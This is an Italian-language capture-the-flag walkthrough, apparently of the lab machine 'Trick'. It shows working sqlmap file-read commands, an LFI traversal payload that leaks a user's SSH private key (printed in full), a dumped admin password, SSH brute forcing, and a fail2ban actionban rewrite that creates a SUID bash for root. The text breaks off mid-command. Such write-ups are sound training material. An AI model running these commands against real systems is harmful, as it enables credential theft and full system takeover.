[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent
is illegal. It is the end user's responsibility to obey all applicable local, state and f
ederal laws. Developers assume no liability and are not responsible for any misuse or dam
age caused by this program

[*] starting @ 23:09:49 /2025-01-31/
```

```
[1 entry]
```

| id | doctor_id | name          | type | address | contact | password              |
|----|-----------|---------------|------|---------|---------|-----------------------|
| 1  | 0         | Administrator | 1    | <blank> | <blank> | SuperGucciRainbowCake |

```
nemigosss
```

Ritrovo le stesse credenziali trovate sopra dal dev tool di chromium-> Enimigosss:SuperGucciRainbowCake

Ora sqlmap puo essere configurato per leggere i file durante l'ignizione, e per farlo si usa la flag --file-read=...

quindi provo a farmi restituire il file /etc/passwd:

```
opt/h/Trick sqlmap -r login.req --batch --threads 10 --file-read=/etc/passwd
```



```
{1.9#stable}
https://sqlmap.org
```

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[\*] starting @ 23:15:21 /2025-01-31/

```
do you want confirmation that the remote file '/etc/passwd' has been successfully downloaded from the back-end DBMS file system? [Y/n] Y
[23:19:42] [INFO] retrieving the length of query output
[23:19:42] [INFO] retrieved: 4
[23:19:43] [INFO] retrieved: 2351
[23:19:43] [INFO] the local file '/root/.local/share/sqlmap/output/preprod-payroll.trick.htb/files/_etc_passwd' and the remote file '/etc/passwd' have the same size (2351 B)
files saved to [1]:
[*] /root/.local/share/sqlmap/output/preprod-payroll.trick.htb/files/_etc_passwd (same file)
[23:19:43] [INFO] fetched data logged to text files under '/root/.local/share/sqlmap/output/preprod-payroll.trick.htb'
```

Il file /etc/passwd è stato scaricato in `'/root/.local/share/sqlmap/output/preprod-payroll.trick.htb'` quindi possa andare con 'cat' a vederlo e greppare su 'sh\$' per vedere le ultime righe del file in cui ci sono i dati piu interessanti di solito

```

opt/h/Trick cat /root/.local/share/sqlmap/output/preprod-payroll.trick.htb/files/_etc_passwd | grep 'sh$'
root:x:0:0:root:/root:/bin/bash
michael:x:1001:1001::/home/michael:/bin/bash

```

Quindi trovo un nome utente interessante 'michael'.

## TROVO IL SOTTODIMINIO MARKETING

So dallo scan iniziale nmap che il server gira su NGINX e ora ho bisogno di vedere il file di configurazione di nginx che di default si trova in /etc/nginx/sites-enabled/default , quindi come fatto sopra per il file /etc/passwd posso prelevare con sqlmap:

```

opt/h/Trick sqlmap -r login.reg --batch --threads 10 --file-read=/etc/nginx/sites-enabled/default

```



{1.9#stable}

<https://sqlmap.org>

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[\*] starting @ 23:31:44 /2025-01-31/

```

do you want confirmation that the remote file '/etc/nginx/sites-enabled/default' has been
successfully downloaded from the back-end DBMS file system? [Y/n] Y
[23:33:31] [INFO] retrieving the length of query output
[23:33:31] [INFO] retrieved: 4
[23:33:32] [INFO] retrieved: 1058
[23:33:32] [INFO] the local file '/root/.local/share/sqlmap/output/preprod-payroll.trick.htb/files/_etc_nginx_sites-enabled_default' and the remote file '/etc/nginx/sites-enabled/default' have the same size (1058 B)
files saved to [1]:
[*] /root/.local/share/sqlmap/output/preprod-payroll.trick.htb/files/_etc_nginx_sites-enabled_default (same file)

[23:33:32] [INFO] fetched data logged to text files under '/root/.local/share/sqlmap/output/preprod-payroll.trick.htb'

```



```
opt/h/Trick cat /root/.local/share/sqlmap/output/preprod-payroll.trick.htb/files/etc/nginx/sites-enabled/default
server {
    listen 80 default_server;
    listen [::]:80 default_server;
    server_name trick.htb;
    root /var/www/html;

    index index.html index.htm index.nginx-debian.html;

    server_name _;

    location / {
        try_files $uri $uri/ =404;
    }

    location ~ \.php$ {
        include snippets/fastcgi-php.conf;
        fastcgi_pass unix:/run/php/php7.3-fpm.sock;
    }
}

server {
    listen 80;
    listen [::]:80;

    server_name preprod-marketing.trick.htb;

    root /var/www/market;
    index index.php;
}
```

```

        location / {
            try_files $uri $uri/ =404;
        }

        location ~ /\.php$ {
            include snippets/fastcgi-php.conf;
            fastcgi_pass unix:/run/php/php7.3-fpm-michael.sock;
        }
    }

server {
    listen 80;
    listen [::]:80;

    server_name preprod-payroll.trick.htb;

    root /var/www/payroll;
    index index.php;

    location / {
        try_files $uri $uri/ =404;
    }

    location ~ /\.php$ {
        include snippets/fastcgi-php.conf;
        fastcgi_pass unix:/run/php/php7.3-fpm.sock;
    }
}

```

Dalle info ricevute ci sono 3 file di configurazione per 3 diversi vhost, il primo trick.htb lo conosco così come il n.3 preprod-payroll.trick.htb ma c'è uno nuovo che non era stato trovato prima 'preprod-marketing.trick.htb.

Tengo a precisare che la scoperta del vhost 'marketing' si poteva trovare anche con il fuzzing delle directory e più precisamente con wfuzz come segue:

```

opt/h/Trick wfuzz -u http://10.10.11.166 -H "Host: preprod-FUZZ.trick.htb" -w
/opt/SecLists-master/Discovery/DNS/subdomains-top1million-5000.txt --hh 5480
/usr/lib/python3/dist-packages/wfuzz/__init__.py:34: UserWarning:Pycurl is not compiled
against Openssl. Wfuzz might not work correctly when fuzzing SSL sites. Check Wfuzz's doc
umentation for more information.
*****
* Wfuzz 3.1.0 - The Web Fuzzer *
*****

Target: http://10.10.11.166/
Total requests: 4989

=====
ID           Response   Lines   Word      Chars      Payload
=====
000000254:   200           178 L    631 W     9660 Ch    "marketing"

```

Aggiungo anche marketing al file /etc/host e visito il server web

```


# The following lines are desirable for IPv6 capable hosts
::1          localhost ip6-localhost ip6-loopback
ff02::1 ip6-allnodes
ff02::2 ip6-allrouter

10.10.11.166  trick.htb  preprod-payroll.trick.htb preprod-marketing.trick.htb

```

## ***LFI michael & shell***

MARKETING SITE



## Contact Information

Il sito in se e statico e da poche informazioni utili, ma noto che andando su 'contact' la pagina carica da un url interessante '<http://preprod-marketing.trick.htb/index.php?page=contact.html>' indice di una pagina che funziona con php e che quindi puo essere vulnerabile a LFI.

Provo quindi con i classici payload a leggere /etc/passwd ma non funzionano perche ci dev essere una sorta di sanificazione su ../ , quindi provo l escape usando piu punti e 2 slash ....//....//....//....//....//....// come imparato dal module LFI di htb e sembra dare un risultatato interessante:

```
root:x:0:root:/root:/bin/bash daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin sync:x:4:65534:sync:/bin:/bin/sync games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin gnats:x:41:41:Gnats Bug-Reporting System (admin)/:/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin _apt:x:100:65534::/nonexistent:/usr/sbin/nologin systemd-
timesync:x:101:102:systemd Time Synchronization,,:/run/systemd:/usr/sbin/nologin systemd-network:x:102:103:systemd Network
Management,,:/run/systemd:/usr/sbin/nologin systemd-resolve:x:103:104:systemd Resolver,,:/run/systemd:/usr/sbin/nologin
messagebus:x:104:110::/nonexistent:/usr/sbin/nologin tss:x:105:111:TPM2 software stack,,:/var/lib/tpm:/bin/false
dnsmasq:x:106:65534:dnsmasq,,:/var/lib/misc:/usr/sbin/nologin usbmux:x:107:46:usbmux daemon,,:/var/lib/usbmux:/usr/sbin/nologin
rtkit:x:108:114:RealtimeKit,,:/proc:/usr/sbin/nologin pulse:x:109:118:PulseAudio daemon,,:/var/run/pulse:/usr/sbin/nologin speech-
dispatcher:x:110:29:Speech Dispatcher,,:/var/run/speech-dispatcher:/bin/false avahi:x:111:120:Avahi mDNS daemon,,:/var/run/avahi-
daemon:/usr/sbin/nologin saned:x:112:121::/var/lib/saned:/usr/sbin/nologin colord:x:113:122:colord colour management
daemon,,:/var/lib/colord:/usr/sbin/nologin geoclue:x:114:123::/var/lib/geoclue:/usr/sbin/nologin hplip:x:115:7:HPLIP system
user,,:/var/run/hplip:/bin/false Debian-gdm:x:116:124:Gnome Display Manager:/var/lib/gdm3:/bin/false systemd-
coredump:x:999:999:systemd Core Dumper:/usr/sbin/nologin mysql:x:117:125:MySQL Server,,:/nonexistent:/bin/false
sshd:x:118:65534::/run/ssh:/usr/sbin/nologin postfix:x:119:126::/var/spool/postfix:/usr/sbin/nologin
bind:x:120:128::/var/cache/bind:/usr/sbin/nologin michael:x:1001:1001::/home/michael:/bin/bash
```

← → ↻ ⚠ Not secure preprod-marketing.trick.htb/index.php?page=...../...../...../...../...../...../..... ☆ 📄

```

-----BEGIN OPENSSH PRIVATE KEY-----
b3BlbnNzaC1rZXxkdjEAAAAABG5vbmUAAAAAEbm9uZQAAAAAAAAABAAABFwAAAAdzc2gtcn
NhAAAAAwEAAQAAAEAwI9YLFRKT6JFTSqPt2/+7mgg5HpSwzHZwu95Nqh1Gu4+9P+ohLtz
c4jtky6wYGzlxKHg/Q5ehozs9TgNWPVKh+j92WdCNPvdzaQqYKxw4Fwd3K7F4JsnZaJk2G
YQ2re/gTrNElMAqURSCVydx/UvGCNT9dwQ4zna4sxIZF4HpwrT1T74wioqIX3EAYCCZcf+
4gAYBhUQTyeJlYpDVfbbRH2yD73x7NclCp5iIYrdS455nARJtPHYkO9eobmyamyNDgAia/
Ukn75SroKGUMdiJHnd+m1jW5mGotQRxkATWMy5qFOiKglNws/jgdxpDV9K3iDTPWXFwtK4
1kC+t4a8sQAAA8hzFJk2cxSZNgAAAAdzc2gtcnNhAAABAQDAj1gsVEpPokVnKo+3b/7uaC
DkelLDMdnC73k2qHuA7j70/6iEu3NziO2TLrBgBOXEoeD9Dl6GjOz1OA1Y9UqH6P3ZZ0I0
+93NpCpgrHDgXB3crsXgmydlomTYZhDat7+BOs0SUwCpRFIJXJ3H9S8YI1P13BDjOdrizE
hkXgenBG3VPvjCKiohfcQBGIJlx/7iABgGFRBNh4mVikNV9ttEfbIPvfHs1wgKnmIhit1L
jnmCBEm08diQ716hubJqbI0OACJr9SSfvlKugoZQx2Iked36bWNbmYai1BHQBQBNYxjmoU6
IqCWfCz+OB3GkNX0reINM9ZcXC0rjWQL63hryxAAAAAwEAAQAAQASAVVNT9Ri/dldDc3C
aUZ9JF9u/cEfX1ntUFcVNU9s96WkZn44yWxTAiN0uFf+IBKa3bCuNffp4ulSt2T/mQYlmi/
KwkWcvbR2gTOlpgLZNRE/GgtEd32QfrL+hPGn3CZdujgD+5aP6L9k75t0aBWMr7ru7EYjC
tnYxHsjmGaS9iRLpo79lwmIDHpu2fSdVpphAmsaYtVFPswf01VLEZvIEWAEY6qv7r455Ge
U+38O714987fRe4+jcfSpCTFB0fQkNArHCKiHRjYFCWVCBWuYkVlGYXLVlUcYVezS+ouM0
fHbE5GMyJf6+/8P06MbAdZ1+5nWRmdtLOFKF1rpHh43BAAAAGQDJ6xWCdmx5DGsHmkhG1V
PH+7+Oono2E7cgBv7GIqpdxRsozETjqzDlMYGnhk9oCG8v8oiXUVlM0e4jUOmnaCvdDTS
3AZ4FvonhCl5DFVPEz4UdlKgHS0LZoJuz4yq2YEt5DcSixuS+Nr3aFUTl3SxOxD7T4tKXA
fvjlQqh81veQAAAIEA6UE9xt6D4YXwFmjKo+5KQpasJquMvRLcxKyAlNpLNxYN8LzGS0sT
AuNHUSgX/tcNxl1yYHeHTu868/LUTe8l3Sb268YaOnxEbmkPQbBscDerqEAPovwHD9rrgn
In16n3kMFSFaU2bCkzaLGQ+hoD5QJXeVMt6a/5ztUWQZCJXkCAAACBANNWO6MfEDxYr9DP
JkCbANS5fRVNVi0Lx+BSFyEKs2ThJqvlhnxBs43QxBX0j4BkqFUfuJ/YzySvfVNpTSb0XN
jsj51hLkyTIOBEVxNjDcPWOj5470u21X8qx2F3M4+YGGH+mka7P+VVfvJDZa67XNHZrxI+
IJhaN0D5bVMdijFHAAAADW1pY2hhZWxAdHJpY2sBAGMEBQ== -----END OPENSSH PRIVATE KEY-----

```

20/29



Ora quello che farò è salvare la chiave in un file `id_rsa` e tentare di connettermi dando i permessi 600 alla chiave, e dovrò salvarla dal codice sorgente della pag. web perché sia visualizzata correttamente.

```
opt/h/Trick cat id_rsa
-----BEGIN OPENSSH PRIVATE KEY-----
b3BlbnNzaC1rZXktdjEAAAABG5vbmUAAAABbm9uZQAAAAAAAAABAAABFwAAAAAdzc2gtcn
NhAAAAAwEAAQAAAEAwI9YLFRTK6JFTSqPt2/+7mzg5HpSwzHZwu95Nqh1Gu4+9P+ohLtz
c4jtky6wYGzlxKHg/Q5ehozs9TgNWPVKH+j92WdCNPvdzaQqYKxw4Fwd3K7F4JsnZaJk2G
YQ2re/gTrNELMAqURSCVdx/UvGCNT9dwQ4zna4sXIZF4HpwRt1T74wioqIX3EAYCCZcf+
4gAYBhUQTyeJlYpDVfbbRH2yD73x7NcICp5iIYrdS455nARJtPHYk09eobmyamyNDgAia/
Ukn75SroKGUMdiJHnd+m1jW5mGotQRxkATWMy5qF0iKglNws/jgdxpDV9K3iDTPWXFwtK4
1kC+t4a8sQAAA8hzFJk2cxSZNgAAAAdzc2gtcnNhAAABAQDAj1gsVEpPokVNko+3b/7uaC
DkelLDMDn73k2qHUA7j70/6iEu3Nzi02TLrBgBOXEoeD9Dl6Gj0z10A1Y9UqH6P3ZZ0I0
+93NpCpgrHDgXB3crsXgmydlomTYZhDat7+B0s0SUwCpRFIjXJ3H9S8YI1P13BDj0drize
hkXgenBG3VPvjCKiohfcQBGIJlx/7iABgGFRBNh4mVikNV9ttEfbIPvfHs1wgKnmiHit1L
jnmCBEm08diQ716hubJqbI00ACJr9SSfvlKugoZQx2Iked36bWNbmYai1BHQBPNYxjmoU6
IqCWfCz+0B3GkNX0reINM9ZcXC0rjWQL63hryxAAAAAwEAAQAAQASAVVNT9Ri/dldDc3C
aUZ9JF9u/cEfX1ntUFcVNUs96WkZn44yWxTAiN0uFf+IBKa3bCuNffp4uLst2T/mQYlmi/
KwkWcvbR2gT0lpgLZnRE/GgtEd32QfrL+hPGn3CZdujgD+5aP6L9k75t0aBWMR7ru7EYjC
tnYxHsjmGaS9iRLpo79lwmIDHpu2fSdVpphAmsaYtVFPSwf01VLEZvIEWAEY6qv7r455Ge
U+380714987fRe4+jcfSpCTFB0fQkNARHCKiHRjYFCWVCBwYkVlGYXLVlUcYVezS+ouM0
fHbE5GMyJf6+/8P06MbAdZ1+5nWRmdtLOFKF1rpHh43BAAAAGQDJ6xWCdmx5DGsHmkhG1V
PH+7+0ono2E7cgBv7GIqpdXRsozETjqzDlMYGnhk9oCG8v8oiXUVlM0e4jU0mnqaCvdDTS
3AZ4FvonhCL5DFVPEz4UdlKgHS0LZoJuz4yq2YE5DcSixuS+Nr3aFUTl3Sx0xD7T4tKXA
fvjlQQh81veQAAIEA6UE9xt6D4YXwFmjKo+5KQpasJquMVrLcxKyAlNpLNxYN8LzGS0sT
AuNHUSgX/tcNngx1yYHeHTu868/LUTe8l3Sb268YaOnxEbmkPQbBscDerqEAP0vwHD9rrgn
In16n3kMFSFaU2bCkzaLGQ+hoD5QJXeVMt6a/5ztUWQZCJXkcAAACBANNW06MfEDxYr9DP
JkCbANS5fRVNVi0Lx+BSFyEKs2ThJqvlhnxBs43QxBX0j4BkqFUfuJ/YzySvfVNptSb0XN
jsj51hLkyTIOBEVxNjDcPWOj5470u21X8qx2F3M4+YGGH+mka7P+VvfVJDZa67XNHZrxi+
IJhaN0D5bVMDjjFHAAAADW1pY2hhZWxAdHJpY2sBAgMEBQ==
-----END OPENSSH PRIVATE KEY-----
```

```
opt/h/Trick ssh -i id_rsa michael@10.10.11.166 -o StrictHostKeyChecking=no
Linux trick 4.19.0-20-amd64 #1 SMP Debian 4.19.235-1 (2022-03-17) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
michael@trick:~$ id
uid=1001(michael) gid=1001(michael) groups=1001(michael),1002(security)
michael@trick:~$ whoami
michael
```

Recupero flag user.txt

## PrivEscalation

Per prima cosa come di consueto do il comando `sudo -l` per verificare se ci sono file o programmi o script che l'utente michael può eseguire come utente root

michael può eseguire come utente root

```
michael@trick:~$ sudo -l
Matching Defaults entries for michael on trick:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User michael may run the following commands on trick:
    (root) NOPASSWD: /etc/init.d/fail2ban restart
```

Cos'è e come funziona 'fail2ban'?

RIF: <https://www.extraordy.com/fail2ban/>

**Fail2ban** è un software che, attraverso il monitoraggio di alcuni specifici files di log, permette di effettuare precise azioni rispetto agli indirizzi IP che stanno effettuando un numero eccessivo di autenticazioni errate. L'opzione più comune, nonché quella di default, è il ban dell'IP per alcuni minuti.

Le direttive principali per modificare il comportamento di fail2ban sono:

**ignoreip** – permette di specificare uno o più IP o classi che verranno sempre considerati attendibili da fail2ban-all

**bantime** – permette di specificare la durata del tempo di ban per un IP

**findtime** – permette di specificare l'intervallo di tempo utile per l'analisi dei log

**maxretry** – permette di specificare il numero massimo di tentativi di autenticazione errata prima che l'IP venga bannato



Quindi si tratta di un file di monitoraggio che blocca gli ip che tentano ad esempio di fare il bruteforce del login dopo

un tot numero di tentativi , bannando il suddetto indirizzo ip.

Quello che so e che l'utente michael può runnare come root il binario fail2ban facendone il restart.

Ora posso verificare in quali gruppi e presente l'utente michael

```
michael@trick:~$ id
uid=1001(michael) gid=1001(michael) groups=1001(michael),1002(security)
```

Vedo che fa parte del gruppo 'security' che non è un gruppo standard di linux, quindi ora controllo a quali file o script

puo avere accesso michael come membro del gruppo security , e per farlo usero 'find' con '2>/dev/null' per fare

l'escape di eventuali errori e proseguire:

```
michael@trick:~$ find / - group security 2>/dev/null | grep fail2ban
```

```
/etc/fail2ban/action.d
/etc/fail2ban/action.d/nftables-common.conf
/etc/fail2ban/action.d/route.conf
/etc/fail2ban/action.d/badips.py
/etc/fail2ban/action.d/abuseipdb.conf
/etc/fail2ban/action.d/npf.conf
/etc/fail2ban/action.d/ipfilter.conf
/etc/fail2ban/action.d/mail-whois-common.conf
/etc/fail2ban/action.d/iptables-common.conf
/etc/fail2ban/action.d/iptables-multiport-log.conf
/etc/fail2ban/action.d/iptables-new.conf
/etc/fail2ban/action.d/sendmail.conf
/etc/fail2ban/action.d/iptables-ipset-proto6-allports.conf
/etc/fail2ban/action.d/osx-ipfw.conf
/etc/fail2ban/action.d/ufw.conf
/etc/fail2ban/action.d/xarf-login-attack.conf
/etc/fail2ban/action.d/firewallcmd-rich-rules.conf
/etc/fail2ban/action.d/dshield.conf
/etc/fail2ban/action.d/mynetwatchman.conf
/etc/fail2ban/action.d/mail-buffered.conf
/etc/fail2ban/action.d/pf.conf
/etc/fail2ban/action.d/bsd-ipfw.conf
/etc/fail2ban/action.d/iptables-ipset-proto4.conf
/etc/fail2ban/action.d/netscaler.conf
```

Quindi ci sono molti file ma action.d sembra essere interessante , e contiene moltissimi file di configurazione quindi

ora verifico quali permessi ha su questa directory.

```
michael@trick:~$ ls -ld /etc/fail2ban/action.d
drwxrwx— 2 root security 4096 Feb  1 00:39 /etc/fail2ban/action.d
```

Bene l'utente michael ha i permessi completi sulla directory!!  
Ora posso andare quindi a leggere il contenuto di 'action.d'.

```
michael@trick:~$ ls /etc/fail2ban/action.d
abuseipdb.conf          mail.conf
apf.conf                mail-whois-common.conf
badips.conf             mail-whois.conf
badips.py               mail-whois-lines.conf
blocklist_de.conf       mynetwatchman.conf
bsd-ipfw.conf           netscaler.conf
cloudflare.conf         nftables-allports.conf
complain.conf           nftables-common.conf
dshield.conf            nftables-multiport.conf
dummy.conf              nginx-block-map.conf
firewallcmd-allports.conf npf.conf
firewallcmd-common.conf nsupdate.conf
firewallcmd-ipset.conf  osx-afctl.conf
firewallcmd-multiport.conf osx-ipfw.conf
firewallcmd-new.conf    pf.conf
firewallcmd-rich-logging.conf route.conf
firewallcmd-rich-rules.conf sendmail-buffered.conf
helpers-common.conf     sendmail-common.conf
hostsdeny.conf          sendmail.conf
ipfilter.conf           sendmail-geoip-lines.conf
ipfw.conf               sendmail-whois.conf
iptables-allports.conf sendmail-whois-ipjailmatches.conf
iptables-common.conf    sendmail-whois-ipmatches.conf
iptables.conf           sendmail-whois-lines.conf
iptables-ipset-proto4.conf sendmail-whois-matches.conf
iptables-ipset-proto6-allports.conf shorewall.conf
iptables-ipset-proto6.conf shorewall-ipset-proto6.conf
iptables-multiport.conf smtp.py
iptables-multiport-log.conf symbiosis-blacklist-allports.conf
iptables-new.conf        ufw.conf
iptables-xt_recent-echo.conf xarf-login-attack.conf
mail-buffered.conf
```

La directory come previsto è piena di script e file di configurazione, questo vuol dire che dovrebbe essere attivo e funzionante il servizio.  
Per testare questo posso provare con il tool 'crackmapexec' per fare il bruteforcing dell'account di michael con ssh e vedere se vengo bannato:

```
crackmapexec ssh trick.htb -u gabri -p /usr/share/wordlists/rockyou.txt
SSH trick.htb 22 trick.htb [*] SSH-2.0-OpenSSH_7.9p1 Debian-10+de
b10u2
SSH trick.htb 22 trick.htb [-] gabri:123456 Authentication failed
SSH trick.htb 22 trick.htb [-] gabri:12345 Authentication failed.
SSH trick.htb 22 trick.htb [-] gabri:123456789 Authentication fai
led.
SSH trick.htb 22 trick.htb [-] gabri:password Authentication fail
ed.
SSH trick.htb 22 trick.htb [-] gabri:iloveyou Authentication fail
ed.
SSH trick.htb 22 trick.htb [-] gabri:princess Authentication fail
ed.
SSH trick.htb 22 trick.htb [-] gabri:1234567 Authentication faile
d.
SSH trick.htb 22 trick.htb [-] gabri:rockyou [Errno None] Unable
to connect to port 22 on 10.10.11.166
```

Come previsto dopo un tot di tentativi vengo bannato e da connection failed passa a unable to connect.

Quindi il prossimo passo è capire come funziona fail2ban attraverso i suoi file di configurazione, andando a vedere

su google la configurazione di fail2ban si compone di 3 parti principai:

- 1) filter definisce la path per i log file
- 2) action definisce un qualcosa che puo accadere come puo essere (ip-table)
- 3) jail definisce la connessione tra il filtro e l azione (filter e action)

Controllo da prima il file /etc/fail2ban/jail.conf e trovo una sezione 'sshd' interessante

```
[sshd]
# To use more aggressive sshd modes set filter parameter "mode" in jail.local:
# normal (default), ddos, extra or aggressive (combines all).
# See "tests/files/logs/sshd" or "filter.d/sshd.conf" for usage example and details.
#mode    = normal
port     = ssh
logpath  = %(sshd_log)s
backend  = %(sshd_backend)s
bantime  = 10s

[dropbear]

port     = ssh
logpath  = %(dropbear_log)s
backend  = %(dropbear_backend)s
```

E presente anche una sezione 'default' in cui è presente una configurazione che si applicherà a tutti i servizi quindi non

solo a ssh a meno che non venga sovrascritta.

```
[DEFAULT]
```

```
# "bantime" is the number of seconds that a host is banned.
bantime = 10s

# A host is banned if it has generated "maxretry" during the last "findtime"
# seconds.
findtime = 10s

# "maxretry" is the number of failures before a host get banned.
maxretry = 5
```

```
# "backend" specifies the backend used to get files modification.
# Available options are "pyinotify", "gamin", "polling", "systemd" and "auto".
# This option can be overridden in each jail as well.
#
```

```
# Action shortcuts. To be used to define action parameter
```

```
# Default banning action (e.g. iptables, iptables-new,
# iptables-multiport, shorewall, etc) It is used to define
# action_* variables. Can be overridden globally or per
# section within jail.local file
banaction = iptables-multiport
banaction_allports = iptables-allports
```

```
# The simplest action to take: ban only
```

Quindi nel caso specifico l'azione di default è 'iptables-multiport'.

Quindi controllo a questo punto ancora il file di configurazione di iptables-multiport.

```
michael@trick:/etc/fail2ban/action.d$ cat /etc/fail2ban/action.d/iptables-multiport.conf
# Fail2Ban configuration file
#
# Author: Cyril Jaquier
# Modified by Yaroslav Halchenko for multiport banning
#
```

```
# Option: actionban
# Notes.: command executed when banning an IP. Take care that the
# command is executed with Fail2Ban user rights.
# Tags: See jail.conf(5) man page
# Values: CMD
#
actionban = <iptables> -I f2b-<name> 1 -s <ip> -j <blocktype>

# Option: actionunban
# Notes.: command executed when unbanning an IP. Take care that the
# command is executed with Fail2Ban user rights.
# Tags: See jail.conf(5) man page
# Values: CMD
```

Quindi ora posso andare a modificare il file di configurazione 'iptables-multiport' alla voce 'actionban=' , e per farlo non avendo i permessi di scrittura sul file nella directory corrente faccio una copia del file nella directory scrivibile /tmp e lo rinomino come 'x'. Da qui modifico il file 'x' alla voce 'actionban' con una copia di /bin/bash che si crea in /tmp/gabri e gli do i permessi con chmod 4777 , come mostro di seguito:

```
# Option:  actionban
# Notes.:  command executed when banning an IP. Take care that the
#           command is executed with Fail2Ban user rights.
# Tags:    See jail.conf(5) man page
# Values:  CMD
#
actionban = cp /bin/bash /tmp/gabri; chmod 4777 /tmp/gabri

# Option:  actionunban
# Notes.:  command executed when unbanning an IP. Take care that the
```

Fatto questo rimuovo il file '/etc/fail2ban/action.d/iptables-multiport.conf' dalla directory originale.

```
michael@trick:/tmp$ rm /etc/fail2ban/action.d/iptables-multiport.conf
rm: remove write-protected regular file '/etc/fail2ban/action.d/iptables-
multiport.conf'? y
```

Poi copio il file x modificato con la shell /bin/bash nella dir originale:

```
michael@trick:/tmp$ cp /tmp/x /etc/fail2ban/action.d/iptables-multiport.c
onf
```

Faccio una verifica per capire se la copia è andata a buon fine con le sue modifiche:

```
michael@trick:/tmp$ grep -v '^#' /etc/fail2ban/action.d/iptables-multiport
t.conf | grep actionban
